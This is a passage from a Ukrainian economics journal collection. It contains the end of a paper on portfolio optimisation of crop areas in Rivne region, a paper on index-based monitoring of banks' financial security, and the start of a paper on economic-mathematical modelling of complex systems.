З рисунка видно, що основний вклад у загальний ризик рослинництва вносить економічний ризик. Погодно-кліматичний ризик в останні роки значно зменшився, що пов'язано з використанням нових засухостійких сортів насіння та удосконаленням технології аграрного виробництва. Коефіцієнт лінійної кореляції між двома видами ризиків рослинницької галузі Рівненської області, розрахований нами із використанням співвідношень (9) - (13) дорівнює $\rho_{ke} = -0,27$.

Аналогічним чином можна побудувати ефективну множину портфелів використовуючи оцінку загального ризику рослинної галузі, який включає економічну та погодно-кліматичну компоненти. Оцінки загального ризику були здійснені нами з використанням співвідношень (9) – (13). Розрахунки показали, що формула портфеля з мінімальною рентабельністю (мінімальним ризиком) та формула портфеля з максимальною рентабельністю (максимальним ризиком) не відрізняються від наведених у табл. 3. Це можна пояснити тим, що ранги ризикованості окремих культур практично не змінилися при переході від економічного ризику до загального ризику (табл. 4). Лише ризик вирощування цукрових буряків став помітно більшим, але це мало вплинуло на загальний розв'язок задачі з огляду на малі розміри посівної площі цукрового буряка.

Висновки і перспективи подальших досліджень у даному напрямі.

Нами запропонована методика застосування теорії оптимального портфеля до оптимізації структури рослинної галузі регіону з врахуванням супутнього економічного та погодно-кліматичного ризику. Визначено рівні мінімального та максимального ризику рослинної галузі Рівненської області. Сформовані портфелі посівних площ сільськогосподарських культур регіону з максимальною рентабельністю, які відповідають різним рівням ризику (ефективна множина портфелів). Запропоновані нами підходи та

отримані оцінки можуть служити підґрунтям для планування структури рослинної галузі Рівненської області з врахуванням супутніх ризиків. Аналогічний підхід можна використати для оптимізації структури рослинної галузі інших областей України та України в цілому. Подальші дослідження у цьому напрямку повинні врахувати можливі відхилення значень рентабельності від нормального закону розподілу.

1. УкрАгроКонсалт. Україна. Рекордний експорт зерна не принес рекордної валютної виручки. [Електронний ресурс]. – Режим доступу : <http://www.ukragroconsult.com/news/ukraina-rekordnyi-eksport-zerna-ne-prines-rekordnoi-valyutnoi-vyruchki>.
2. Продовольча та сільськогосподарська організація Об'єднаних Націй : офіційний сайт [Електронний ресурс]. – Режим доступу : <http://www.fao.org/publications/save-and-grow/maize-rice-wheat/en/>
3. Агропортал. [Електронний ресурс]. – Режим доступу : <http://agroportal.ua/views/blogs/dobavlenaya-stoimost-v-selskom-khozyaistve-formirovanie-i-raspredelenie/>
4. Одінцов О. М. Управління диверсифікацією аграрного виробництва на основі економіко-математичного моделювання / О. М. Одінцов // Науковий інформаційний журнал «Бізнес інформ», Харківський національний економічний університет МОН України. – 2014. – № 7. – С. 113–117.
5. Германюк Н. В. Теоретико-методологічні аспекти диверсифікації у сільському господарстві / Н. В. Германюк // Економіка АПК. – 2010. – № 8. – С. 25–29.
6. Данкевич В. Є. Диверсифікація діяльності високотоварних сільськогосподарських підприємств / В. Є. Данкевич // Вісник ЖНАУ. – 2010. – № 1. – Т. 2. Економічні науки. – С.147–155.
7. Ткачук В. І. Мотиваційні засади диверсифікації діяльності аграрних підприємств / В. І. Ткачук // Збірник наукових праць Таврійського державного агротехнологічного університету (економічні науки). – 2013. – № 1 (3). – С. 263–271.
8. Грицюк П.М. Аналіз, моделювання та прогнозування динаміки врожайності озимої пшениці в розрізі областей України: монографія. – Рівне: НУВГП, 2010. – 350 с.
9. Грицюк П.М. Оптимізація структури рослинної галузі Рівненської області // Економіка АПК. – 2013, №1 (219). – С. 24–30.
10. Забуранна Л.В. Економічна ефективність виробництва зерна та шляхи її підвищення в сільськогосподарських підприємствах / Л. В. Забуранна // Економіка АПК. – 2014. – № 3. – С. 55–61.
11. Заболоцький Т.М. Моделювання за альтернативними гіпотезами в управлінні портфелем фінансових активів: автореферат дис. ... д-ра екон. наук : спец. 00.08.11 / Т.М. Заболоцький. – Київ : КНЕУ імені В. Гетьмана, 2017. – 36 с.
12. Экономическая энциклопедия / Ин-т экономики; Гл. ред. Л. И. Абалкин. – М.: Экономика, 1999. – 1055 с., - с. 161.
13. Борщук І. В. Ризик і дохідність при портфельному інвестуванні комерційних банків / І. В. Борщук // Фінанси України. – 2002. – № 7. – С. 115–126.
14. Куш О. О. Методи управління інвестиційним портфелем банку та їх характеристика / О. О. Куш // Інвестиції: практика та досвід. – 2011. – № 10. – С. 12–16.
15. Фірсова М. О. Моделювання інвестиційного портфеля акцій українських компаній на основі моделі квазі-Шарпа / М. О. Фірсова // Інвестиції: практика та досвід. – 2014. – № 2. – С. 76–78.
16. Зінчук Т. О. Теоретико-методологічні засади диверсифікації сільської економіки в контексті європейського досвіду / Т. О. Зінчук, В. І. Ткачук // Економіка АПК. – 2011. – № 1. – С. 27–34.
17. Стратегія розвитку Рівненської області на період до 2020 року : Рівненська обласна державна адміністрація [Електронний ресурс]. – Режим доступу : <http://www.rv.gov.ua/sitenew/main/ua/15565.html>
18. Bollerslev T. Modeling the coherence in short-run nominal exchange rates: a multivariate generalized ARCH model / T. Bollerslev // The review of economics and statistics. – 1990. – № 72. – Р. 498–505.

19. Fama E. F. Foundations of finance / E. F. Fama. – New York : Basic Books. 1976. – 391 p.
20. Harry Markowitz. Portfolio Selection / The Journal of Finance, Vol. 7, No. 1. (Mar., 1952), pp. 77-91.
21. Markowitz H. Foundations of portfolio theory / H. Markowitz // Journal of finance. – 1991. – № 7. – P. 469–477.
22. Хохлов В. Ю. VaR и проблема «больших хвостов» распределения доходности / В. Ю. Хохлов // Риск-менеджмент в кредитной организации. – 2012. – № 2. – С. 35–49.
23. Embrechts P. Modelling extremal events for insurance and finance / P. Embrechts, S. Kluppelberg, T. Mikosch. – Berlin : Springer. 1997. – 655 p.
24. Pflug. G. Ch. Some remarks on the value-at-risk and conditional value-at-risk / G. Ch. Pflug // Probabilistic constrained optimization : methodology and applications / ed. S. Uryasev. – Netherlands : Kluwer. 2000. – P. 272–281.
25. P.M. Hrytsiuk, T.Yu. Babych. Mathematical modelling of grain production profitability in Ukraine taking into account risks. - Int. J. Risk Assessment and Management. – 2017. - Vol. 20, No. 4. – pp.307 – 321.

OPTIMIZATION OF CROP INDUSTRY RIVNE REGION'S STRUCTURE, TAKING INTO ACCOUNT RISKS

P. Hrytsiuk, T. Babych

National University of Water and Environmental Engineering, Rivne

Crop production is the main branch of the Ukrainian agro-industrial complex. The subject of this research is the optimization of plant growing structure in Rivne region, taking into account the associated risks. Increasing the efficiency of production can be achieved by redistributing existing sown areas. Such distribution should be well-grounded by optimizing economic and mathematical modeling.

The paper considers the Markowitz's optimal portfolio theory application to agro-production. Formulation of the problem finding the minimum risk with the established value of the plant growing profitability, as well as the task of finding the maximum profitability at a limited level of risk is made. An effective set of agricultural crops sown area optimal portfolio of the Rivne region has been formed. The maximal possible level of profitability and the minimum possible risk of the plant branch are determined. The technic of taking into account the combined effect of economic and weather-climatic risks on the crop production is developed. It has been shown that the main contribution to the overall crop risk is an economic risk.

Key words: crop production, profitability, risk, portfolio of agricultural cultures.

УДК 336.71:519.866

МОДЕЛЮВАННЯ МЕХАНІЗМУ МОНІТОРИНГУ ФІНАНСОВОЇ БЕЗПЕКИ БАНКІВСЬКОЇ СФЕРИ

Н. Добровольська, І. Ушкаленко

*Вінницький торговельно-економічний інститут КНТЕУ,
Вінницький національний аграрний університет*

В статті досліджено сутність поняття фінансової безпеки, розглянуто причини виникнення кризових ситуацій та методи їх попередження. Розглянуті питання забезпечення охорони фінансових ресурсів, убезпечення інформації, майна й персоналу комерційних банків, створення дієвих механізмів фінансового захисту банківської системи. Представлено розрахунок етапів показників фінансової безпеки банківської сфери.

Ключові слова: математичні методи, аналіз, оптимізація, фінансова безпека, банківська сфера, управління.

Основною причиною поточної глобальної економічної кризи і епіцентром подій є світова фінансова система. Саме її нестабільність, прорахунки і масштаби операцій на світових фінансових ринках призвели до того, що економічна криза охопила всі країни. Оскільки банківська система є основною складовою фінансової системи, то саме питання фінансової безпеки банків виходять сьогодні на перший план. Особливо актуальним це питання є для банківської системи України, оскільки етапи зростання неминуче призводять до спадів і пов'язаних з цим кризових явищ. Для забезпечення фінансової безпеки банкам необхідна певна система, що дозволяє на остійній основі здійснювати діагностичні і превентивні дії, спрямовані на підтримку належного рівня фінансової безпеки. Проблеми забезпечення фінансової безпеки на рівні держави, підприємств і банків досліджували такі вчені, як С.І. Адаменко, Д.А. Артеменко, О.І. Барановський, І.А. Баланк, О.Ф. Балацький, О.Д. Василик, П.А. Герасимов, К.С. Горячева, А.О. Спафанов, М.М. Єрмошенко, М.І. Зубок, Г.П. Іванова, С.М. Ілляшенко, Г.О. Крамаренко, В.Г. Крижанівська, О.А. Криклій, Е.М. Коротков, Л.О. Лігоненко, Р. Ліс, В.П. Москаленко, Є.В. Новосядло, Б.А. Райзберг, О.О. Терещенко, С.Я. Салига, І.В. Сало, Е.А. Уткін, О.Й. Шевцова та багато інших. Високо оцінюючи їх вклад у вирішення проблем забезпечення фінансової безпеки на різних рівнях і в різних сферах економіки, відзначимо, що питання фінансової безпеки банків все ще залишаються недостатньо вивченими. Зокрема це стосується досліджень цілого ряду специфічних ризиків в діяльності банків, процесу проведення діагностики та оцінки рівня фінансової безпеки банків, а також застосування фінансового інструментарію для подолання кризових явищ з врахуванням особливостей як економіки України в цілому, так і банківської системи країни зокрема [62].

Актуальними питаннями є забезпечення охорони фінансових ресурсів, убезпечення інформації, майна й персоналу комерційних банків, створення дієвих механізмів фінансового захисту банківської системи. На сьогодні банківська система відіграє виключно важливу роль у функціонуванні економіки держави. Ця система об'єднує банки і спеціальні фінансово-

кредитні інститути. У країнах з розвинутими ринковими відносинами небанківські фінансово-кредитні установи представлені пенсійними фондами, страховими, лізинговими, інвестиційними, фінансовими компаніями.

Необхідність гарантування економічної безпеки банку впливає з наявної різноманітності інтересів суб'єктів ринку банківських послуг. Нестабільна економічна ситуація, досить несподівані і різкі її зміни вимагають від банків вироблення адекватної економічної політики, поведінки на ринку банківських послуг, зростання економічної злочинності ставить банківську діяльність у ряд досить ризикованих і тим самим обумовлює високу відповідальність банків перед своїми клієнтами, вкладниками й акціонерами. Обмеженість фінансових ресурсів банків та джерел їх створення вимагає розроблення досить ефективних технологій банківського виробництва, застосування економічних інструментів підтримання ліквідності та конкурентоспроможності банків, якісного використання їх ресурсної бази. У зв'язку з цим усі заходи безпеки спрямовуються і концентруються якраз навколо економічної безпеки, що й обумовлює її місце у системі безпеки банківської діяльності.

Фінансова безпека як банку, так і банківської системи в цілому характеризується деякою множиною показників, які не спів ставні між собою. Тому спочатку треба виконати спеціальну статистичну процедуру стандартизації або нормування цих показників. Це означає, у свою чергу, що, по-перше, еталонний об'єкт, з якими порівнюються інші об'єкти стосовно їх фінансової безпеки, повинні бути серед об'єктів, показники яких стандартизовані і, по-друге, будь-який складний об'єкт може бути створений з об'єктів, які були перед цим стандартизовані. Інакше кажучи, метод не дозволяє розглядати екзогенні об'єкти. Процедура стандартизації показників має дуже важливе значення, тому що вона робить економічні об'єкти порівнянними, що дає можливість визначити інтегральні оцінки їх фінансової безпеки [25]. Ця проблема може бути вирішена тільки на основі великої кількості розрахунків з використанням різних економіко-математичних методів.

Розрахунок показників фінансової безпеки банківської сфери в цілому передбачає наступні етапи:

- 1) стандартизація показників, які характеризують фінансової безпеки банку та банківської сфери;
- 2) обчислення інтегральних оцінок регіонів;
- 3) обчислення коефіцієнтів фінансової безпеки для банків та банківської системи в цілому.

Розглянемо ці етапи більш детально.

Стандартизація (нормування) показників банківської сфери Розраховується на основі середньоарифметичного значення показників для кожного банку. Нехай ми маємо m банків ($i = 1, \dots, m$), кожний з яких характеризується n показниками ($j = 1, \dots, n$), причому деякі з них можуть мати нульові значення.

Нехай, далі, величина a_{ij} показує значення j -го показника в i -му банку.

Числа a_{ij} ($i = 1, \dots, m; j = 1, \dots, n$) утворюють матрицю $A = (a_{ij})$:

$$A = \begin{vmatrix} a_{11} & a_{12} & \dots & a_{1n} \\ a_{21} & a_{22} & \dots & a_{2n} \\ \dots & \dots & \dots & \dots \\ a_{m1} & a_{m2} & \dots & a_{mn} \end{vmatrix}$$

рядок якої містить значення всіх показників i -го банку, а j -й стовпець – значення j -го показника для всіх банків України.

Позначимо далі через Z_{ij} стандартизовані значення елементів a_{ij} матриці A :

$$Z_{ij} = \frac{a_{ij}}{a_j}; \quad i = 1, \dots, m; \quad j = 1, \dots, n \quad (1.1)$$

де:

$$\overline{a_{ij}} = \frac{a_{1j} + a_{2j} + \dots + a_{ij} + \dots + a_{mj}}{m}; \quad j = 1, \dots, n$$

або

$$\overline{a_j} = \frac{1}{m} \sum_{i=1}^m a_{ij}; \quad j = 1, \dots, n.$$

стандартизовані значення показників a_{ij} , тобто величини Z_{ij} , утворюють матрицю $Z = (Z_{ij})$, яка є аналогічною матриці A :

$$Z = \begin{pmatrix} Z_{11} & Z_{12} & \dots & Z_{1j} & \dots & Z_{1n} \\ Z_{21} & Z_{22} & \dots & Z_{2j} & \dots & Z_{2n} \\ \dots & \dots & \dots & \dots & \dots & \dots \\ Z_{i1} & Z_{i2} & \dots & Z_{ij} & \dots & Z_{in} \\ \dots & \dots & \dots & \dots & \dots & \dots \\ Z_{m1} & Z_{m2} & \dots & Z_{mj} & \dots & Z_{mn} \end{pmatrix}$$

При обчисленні інтегральних оцінок банків та їх економічному розумінні інтегральні оцінки регіонів розраховуються як середні арифметичні значення їх стандартизованих показників, тобто

$$Z_i^* = \frac{Z_{i1} + Z_{i2} + \dots + Z_{ij} + \dots + Z_{in}}{n}; \quad i = 1, \dots, m$$

або

$$Z_i^* = \frac{1}{n} \sum_{j=1}^n Z_{ij}; \quad i = 1, \dots, m, \quad (1.2)$$

де Z_i^* – інтегральна оцінка i -го регіону.

Для того, щоб розкрити економічне розуміння нормованих значень Z_{ij} показників окремих банків і їх інтегральних оцінок Z_j^* , перетворимо рівняння (1.1):

$$Z_{ij} = \frac{a_{ij}}{a_j} = \frac{a_{ij}}{\sum_{i=1}^m a_{ij}} = m \frac{a_{ij}}{\sum_{i=1}^m a_{ij}}.$$

Відношення

$$\frac{a_{ij}}{\sum_{i=1}^m a_{ij}}$$

показує питому вагу j – го показника i - го банку в загальній сумі цього показника по всіх банках. Позначивши її через PB_{ij} , маємо

$$Z_{ij} = m * PB_{ij}; \quad i = 1, \dots, m; j = 1, \dots, n. \quad (1.3)$$

Числа PB_{ij} утворюють, очевидно, матрицю $PB = (PB_{ij})$, яка має такі ж розмірності, що і матриці A та Z .

Тому у матричному вигляді рівняння (2.3) можуть бути записані

$$Z = m * PB. \quad (1.4)$$

Таким чином, замість матриці Z можна працювати з матрицею PB , що значно спрощує розрахунки.

Покажемо тепер, що сума елементів будь-якого j - стовпця матриці PB рівна одиниці. Будемо мати

$$\begin{aligned} PB_j = \sum_{i=1}^m PB_{ij} &= PB_{1j} + PB_{2j} + \dots + PB_{ij} + \dots + PB_{mj} = \\ &= \frac{a_{1j}}{\sum_{i=1}^m a_{ij}} + \frac{a_{2j}}{\sum_{i=1}^m a_{ij}} + \dots + \frac{a_{ij}}{\sum_{i=1}^m a_{ij}} + \dots + \frac{a_{mj}}{\sum_{i=1}^m a_{ij}} = \frac{1}{\sum_{i=1}^m a_{ij}} (a_{1j} + a_{2j} + \dots + a_{ij} + \dots + a_{mj}) = \frac{1}{\sum_{i=1}^m a_{ij}} * \sum_{i=1}^m a_{ij} = 1; \\ &j = 1, \dots, n. \end{aligned} \quad (1.5)$$

Оскільки матриця PB має розмірність $(m \times n)$, сума елементів цієї матриці рівна n , тобто число стовпців:

$$\sum_{i=1}^m PB_j = \sum_{i=1}^n \sum_{i=1}^m PB_{ij} = n \quad (1.6)$$

Звідси виходять наступні рівняння для елементів матриці $Z = (Z_{ij})$:

$$\begin{aligned} Z_j &= \sum_{i=1}^m Z_{ij} = m \sum_{i=1}^m PB_{ij} = m; \\ \sum_{j=1}^n Z_j &= \sum_{j=1}^n \sum_{i=1}^m Z_{ij} = m \sum_{j=1}^n \sum_{i=1}^m PB_{ij} = mn. \end{aligned}$$

Розкриємо далі економічне розуміння інтегральних оцінок Z_i^* . Маємо:

$$Z_{ij} = \frac{1}{n} \sum_{j=1}^n Z_{ij} = \frac{m}{n} \sum_{j=1}^n PB_{ij} = \frac{m}{n} PB_i; \quad i = 1, \dots, m; \quad (1.7)$$

$$\text{де } PB_i = \sum_{j=1}^n PB_{ij}; \quad i = 1, \dots, m.$$

При $m = n$ інтегральна оцінка банку точно рівна сумі питомих ваг банків по всіх його показниках, тобто

$$Z_i^* = PB_i.$$

Розглядаючи чому рівна сума інтегральних оцінок банків, будемо мати:

$$\sum_{i=1}^m Z_i^* = \frac{m}{n} \sum_{i=1}^m PB_i = \frac{m}{n} \sum_{i=1}^m \sum_{j=1}^n PB_{ij} = \frac{m}{n} \sum_{j=1}^n \sum_{i=1}^m PB_{ij} = \frac{m}{n} * n = m. \quad (1.8)$$

Отже сума інтегральних оцінок рівна числу банків. Умови (1.5) – (1.7) мають місце лише у тому випадку, коли стандартизація показників банків здійснюється згідно з рівняннями (1.1), тобто за середніми арифметичними значеннями показників банків.

Впорядкування банків робиться відповідно до величини їх інтегральних оцінок Z_i^* .

Визначення коефіцієнтів фінансової безпеки банківської сфери ґрунтується на двох передумовах:

а) як еталон фінансової безпеки банківської системи приймається економічний суб'єкт (у даному випадку банк), який має найкращі економічні показники. Цей об'єкт називається “верхнім полюсом” сфери;

б) коефіцієнтів фінансової безпеки банківської сфери України вираховується на основі коефіцієнтів окремих регіонів.

Нехай Z_j^0 - значення j -го показника верхнього полюса. Тоді

$$Z_j^0 = \max \{Z_{1j}, Z_{2j}, \dots, Z_{ij}, \dots, Z_{mj}\}, j = 1, \dots, n.$$

Нехай далі для визначеності $\max \{Z_{ij}\} = Z_{k_j j}$, так що $Z_j^0 = Z_{k_j j}$, $j = 1, \dots, n$. Тоді верхній полюс може бути представлений як n – вимірний вектор $\overline{Z_0}$:

$$\overline{Z_0} = (Z_1^0, Z_2^0, \dots, Z_j^0, \dots, Z_n^0) = (Z_{k_1 1}, Z_{k_2 2}, \dots, Z_{k_j j}, \dots, Z_{k_n n}).$$

Інтегральна оцінка верхнього полюса Z_0^* обчислюється так само, як інтегральні оцінки Z_i^* окремих банків, тобто

$$Z_0^* = \frac{\sum_{j=1}^n Z_j^0}{n} = \frac{1}{n} \sum_{j=1}^n Z_{k_j j}. \quad (1.9)$$

Встановимо тепер межі зміни інтегрованої оцінки Z_0^* верхнього полюса, тобто його максимально і мінімально можливі значення.

Оскільки $Z_{ij} = m^* PB_{ij}$; $i = 1, \dots, m$; $j = 1, \dots, n$, то очевидно, що

$$Z_{j \max}^0 = \max Z_{ij} = m; j = 1, \dots, n \text{ тому що } PB_{j \max} = \max PB_{ij} = 1; j = 1, \dots, n, \text{ а } m = \text{const.}$$

$$\text{Тоді } Z_{0 \max}^* = \frac{\sum_{j=1}^n Z_{j \max}^0}{n} = mn = m.$$

$$\text{Отже } Z_0^* \leq m.$$

$$\text{Далі } PB_{j \min \max} = \min \max \langle PB_{ij} \rangle = \frac{1}{m}; j = 1, \dots, n; m > 1, \text{ тому що}$$

$$PB_o = \sum_{i=1}^m PB_{ij} = 1; j = 1, \dots, n.$$

Це значить, що якщо в якому-небудь j -му стовпці матриці $PB = PB_{ij}$ виявиться елемент менший, ніж $\frac{1}{m}$, то обов'язково в тому ж стовпці буде елемент матриці більший, ніж $\frac{1}{m}$, тобто це число є мінімумом із максимально можливих значень елементів цього стовпця.

Взявши до уваги рівняння (3), маємо вже для елементів матриці $Z=(Z_{ij})$:

$$Z_{j\min}^0 = \min \max \{Z_{ij}\} = 1; j = 1, \dots, n$$

Остаточно маємо з урахуванням (9)

$$Z_{0\min}^* = \frac{\sum_{j=1}^n Z_{j\min}^0}{n} = \frac{n}{n} = 1, \\ 1 \leq Z_o^* \leq m.$$

Коефіцієнт γ_i фінансової безпеки будь-якого i – го банку можна визначити таким чином:

$$\gamma_i = \frac{Z_i^*}{Z_o^*}; i = 1, \dots, m, \quad (2.10)$$

Таким чином, із зростанням показників верхнього полюса в k разів, інтегральна оцінка його також зростає в k разів.

Висновки: Фінансова безпека банківських установ є складовою частиною фінансової та економічної безпеки держави і являє собою такий стан банку, який характеризується збалансованістю та стійкістю до впливу зовнішніх і внутрішніх загроз, його здатністю досягати поставлених цілей та генерувати достатній обсяг фінансових ресурсів для забезпечення сталого розвитку. Побудова ефективно діючої системи фінансової безпеки банків є необхідною умовою як стабільності окремо взятого банку, так і банківської системи України в цілому.

До основних інструментів, які можуть бути використані для аналізу рівня фінансової безпеки, можуть бути віднесені: фінансове планування, фінансовий аналіз, фінансове регулювання, фінансовий контроль, а також банківське регулювання, банківський нагляд і банківський контроль.

Існує теоретична та практична можливість інтеграції системи фінансової безпеки в загальну систему управління банком, що дозволить здійснювати постійний контроль за зовнішнім і внутрішнім середовищем та приймати своєчасні і обґрунтовані рішення. Фінансова діагностика рівня фінансової безпеки банку повинна базуватися на використанні методів як кількісного, так і якісного аналізу, що дозволить отримувати максимально повну картину фінансового стану банку та оцінювати реальність загроз його фінансовій безпеці.

Розроблена підсистема фінансових важелів та методів дає банку необхідний інструментарій для попередження розвитку кризових явищ, а також забезпечення ефективності його діяльності. Використання запропонованих інструментів дозволяє усунути можливі проблеми в діяльності банку та забезпечує необхідний рівень його безпеки.

1. Варналій З.С. Економічна безпека : навч. посібн. / З.С. Варналій, П.В. Мельник, Л.Л. Тарангул та ін. ; [за ред. д-ра екон. наук, проф. З.С. Варналія]. – К. : Знання, 2009. – 647 с.
2. Любунь О.С. Фінансовий менеджмент у банку : навч. посіб. для ст-в вищих навч. закл. / О.С. Любунь, В.І. Грушко. – К. : Слово, 2004. – 296 с.
3. Ключко Л.А. Моделювання фінансової стійкості комерційного банку на підставі кількісного аналізу та прогнозування тенденцій основних показників його діяльності / Л.А. Ключко // Вісник Національного банку України. – 2010. – № 5. – С. 55–56.

MODELLING THE MECHANISM FOR MONITORING FINANCIAL SECURITY OF THE BANKING SPHERE

N. Dobrovoska, I. Ushkalenko

Vinnitsia National Agrarian University

In the article the essence of the concept of financial security, discussed the causes of the crisis situations and methods of their prevention. The problems of ensuring the protection of financial resources, security of information, property and personnel of commercial banks, the establishment of effective mechanisms for financial protection of the banking system. A calculation stages indicators of financial security of the banking sector.

Key words: mathematical methods, analysis, optimization, financial security, banking, management.

УДК 330.46: 519.852

ВИКОРИСТАННЯ МЕТОДІВ ЕКОНОМІКО-МАТЕМАТИЧНОГО МОДЕЛЮВАННЯ В СКЛАДНИХ СИСТЕМАХ

О. Зелінська, Г. Матрунчик

Вінницький національний аграрний університет

У статті викладенні основні визначення та сутність методів економіко-математичного моделювання. Проаналізовано сучасні публікації вчених, які досліджували дану тему. Також, у статті розгорнуто основні завдання, етапи та властивості методів економіко-математичного моделювання в складних системах. Ключові слова: Економіко-математичне моделювання, моделювання, емерджентність, структура, ієрархічність даних, елемент, система, складні системи.

Розглядати, досліджувати та моделювати соціально-економічні системи на сьогоднішній день є основним призначенням економіки, а також забезпечення суспільства предметами споживання та послугами, які створюють умови для життя та безпеки людини, суспільства, країни [1].

Аналіз досліджень та публікацій. Багато авторів та вчених займалися проблемами управління складних систем. Зокрема, цим проблемам присвячені праці таких авторів, як І. Ансофф, В.Н. Бурков, Д.О. Новиков, Т. Сааті, А.Д. Цвиркун, та багатьох інших. Теоретичною основою для вирішення задач управління складними системами є: загальна теорія систем, системний аналіз і методи оптимізації.

Загальна теорія систем – це галузь наукових знань, що вивчає основоположні властивості систем, закономірності їхньої будови, поведінки і функціонування, становлення та розвитку.

Системний аналіз — це науковий метод пізнання, що являє собою послідовність дій з установлених структурних зв'язків між елементами досліджуваної системи.

Методи оптимізації полягають в знаходженні найкращого варіанта, який буде задовольняти користувача. Методи оптимізації застосовуються до пошуку розрахунку оптимальної технології, найменшого часу для виконання певних процесів та задач.

Мета досліджень. Метою даної роботи є ознайомлення з методами економіко-математичного моделювання, що дозволить визначити принципи моделювання складних систем відповідно до сучасних вимог, до рівня їхньої складності.

Результати досліджень. Основним інструментальним та ефективним методом дослідження систем є метод моделювання, тобто спосіб теоретичних і практичних дій, спрямованих на створення та використання моделей [1]. У зв'язку з цим виникає необхідність розглядати, досліджувати та моделювати соціально-економічні системи, які відносяться до так званих складних систем, основним методом дослідження яких є метод моделювання.

Завданнями економіко-математичного моделювання є:

- аналіз економічних об'єктів і процесів;
- економічне прогнозування, передбачення розвитку економічних процесів;
- вироблення управлінських рішень на всіх рівнях господарської ієрархії управління

[3].

Моделювання – це відтворення або імітація поведінки будь-якої реально існуючої системи на спеціально побудованому за певними правилами її аналога або моделі [7].

Моделювання, як відомо, в змозі замінити експеримент в економіці. Це і служить причиною широкого застосування моделювання в економіці, перетворивши його на один з основних напрямів підвищення ефективності управління [8].

Загалом під моделюванням розуміють виявлення і відтворення властивостей одного об'єкта (оригінала) за допомогою іншого об'єкта (його моделі). Тобто, моделювання – це процес побудови, вивчення і використання моделі, яка в тій чи іншій мірі відповідає оригіналу.

Економіко-математична модель – це математичне відображення досліджуваного економічного об'єкта чи процесу, за допомогою якого вивчається його функціонування і оцінюється зміна його ефективності при можливих змінах характеристик зовнішнього середовища [5].

До економічних складних систем відносять:

- вивчення сутності економічного процесу з літературних джерел і на конкретному прикладі;
- постановка економіко-математичної задачі;
- вибір математичного методу вирішення задачі;
- формалізація планово-економічної задачі;
- аналіз кількісних залежностей параметрів задачі;
- побудова структурної математичної моделі задачі;
- отримання, обробка та встановлення достовірності необхідної інформації;
- побудова розширеної економіко-математичної моделі задачі та її корегування в метод вирішення;
- вирішення задачі;
- аналіз результатів вирішення задачі і корегування економіко-математичної задачі;
- вирішення задачі по скорегованій моделі;
- економічний аналіз різних варіантів і вибір проекту розвитку економічного процесу [7].

Розглянемо найважливіші властивості складних динамічних систем.

Цілісність (емерджентність). У системі окремі частини функціонують спільно, складаючи в сукупності процес функціонування системи як цілого.

Взаємодія із зовнішнім середовищем. Система реагує на дію навколишнього середовища, еволюціонує під цією дією, але при цьому зберігає якісну визначеність і властивості, що відрізняють її від інших систем.

Структура. При дослідженні системи структура виступає як спосіб опису її організації. Залежно від поставленої задачі дослідження виробляється декомпозиція системи на елементи і вводяться відносини і зв'язки між ними, істотні для вирішуваної проблеми. Разом з тим декомпозиція системи на елементи і зв'язки визначається внутрішніми властивостями даної системи.

Нескінченність пізнання системи. Під цією властивістю розуміється неможливість повного пізнання системи і всебічного уявлення кінцевою безліччю описів, тобто кінцевим числом якісних і кількісних характеристик. Тому система може бути представлена нескінченним числом структурних і функціональних варіантів, що відображають різні аспекти системи.

Ієрархічність системи. Кожен елемент в декомпозиції системи може розглядатися як цілісна система, елементи якої, у свою чергу, можуть бути також представлені як системи. Але, з другого боку, будь-яка система — лише компонент ширшої системи.

Елемент. Під елементом розуміється якнайменша ланка в структурі системи, внутрішня будова якого не розглядається на вибраному рівні аналізу [6].

Математичні методи та моделі в складних системах, які використовуються в сучасних умовах проведення економічного аналізу, можна класифікувати за наступними групами:

— методи кореляційно-регресійного аналізу використовуються в економічному аналізі для виявлення форми та щільності зв'язку між різними параметрами досліджуваного об'єкта, характер функціональної залежності між якими не встановлений;

— методи математичного програмування призначені для оптимізації господарської діяльності та дозволяють оцінювати ступінь досягнення потенціалу, визначити ресурси, які лімітують, “вузькі місця”, ступінь конкурентоздатності та дефіцитності. Методи математичного програмування включають методи лінійного та динамічного програмування;

— матричні методи та моделі економічного аналізу засновані на лінійній й векторно-матричній алгебрі, використовуються при моделюванні складних і високо масштабних економічних структур [2].

У задачах лінійного програмування, розглядається деякий виробничий процес. У процесі виробництва беруть участь різні фактори виробництва такі як: робоча сила, сировина, матеріали, обладнання, кінцева і проміжна продукція, час виконання роботи тощо.

Процес виробництва може здійснюватися різними способами, використовуючи наявні фактори з різною інтенсивністю. Наявні виробничі ресурси обмежені, саме тому є необхідним застосовувати методи оптимізації, аби знайти рішення, яке допоможе збільшити прибуток, за найменших витрат на виконання роботи. Межі можливого використання наявних ресурсів можуть бути описані за допомогою системи лінійних нерівностей.

Спосіб здійснення виробничого процесу, заснований на різній інтенсивності використання ресурсів, може бути описаний за допомогою системи лінійних рівнянь цільової функції (вектора). Завдання полягає в знаходженні оптимального плану виходячи з наявних лінійних обмежень. Оптимальний план досягається в точці екстремуму (мінімуму або максимуму) цільової функції, знаходження якого, при дотриманні заданих обмежень, і є рішенням поставленої задачі [4].

Найбільш використовуваним методом оптимізації є лінійні моделі, в яких цільові функції і обмеження строго лінійні. Лінійні моделі успішно використовуються в економіці, в сільському господарстві, у військовій сфері, в транспортній галузі. Вони прості, добре розроблені, достатньо ефективні у вирішенні структурованих проблем. Методи оптимізації лінійних моделей узагальнюють під назвою лінійне програмування. Методи розв'язку задач лінійного програмування базуються на міцному математичному фундаменті і ефективно працюють при будь-якій кількості невідомих змінних. На даний час розроблено багато комп'ютерних алгоритмів, які дозволяють реалізувати даний метод. В даних задачах необхідно визначити такі значення $x_j (j = 1, n)$, щоб цільова функція задачі досягала максимуму або мінімуму:

$$Z = c_1x_1 + c_2x_2 + \dots + c_nx_n \rightarrow \max(\min)$$

При чому на x_j були накладені обмеження, кожне з яких можна віднести до одного з наступних типів:

$$a_{11}x_1 + a_{12}x_2 + \dots + a_{1n}x_n \geq b_1$$

$$\begin{aligned}
 &a_{21}x_1 + a_{22}x_2 + \dots + a_{2n}x_n \geq b_2 \\
 &\dots \\
 &a_{m1}x_1 + a_{m2}x_2 + \dots + a_{mn}x_n = b_m \\
 &a_{m+11}x_1 + a_{m+12}x_2 + \dots + a_{m+1n}x_n = b_{m+1} \\
 &\dots \\
 &a_{m+k1}x_1 + a_{m+k2}x_2 + \dots + a_{m+kn}x_n \leq b_{m+k}
 \end{aligned}$$

Крім того, в задачі могли вказуватись обмеження:

$$x_j \geq 0, \quad j = \overline{1, n}$$

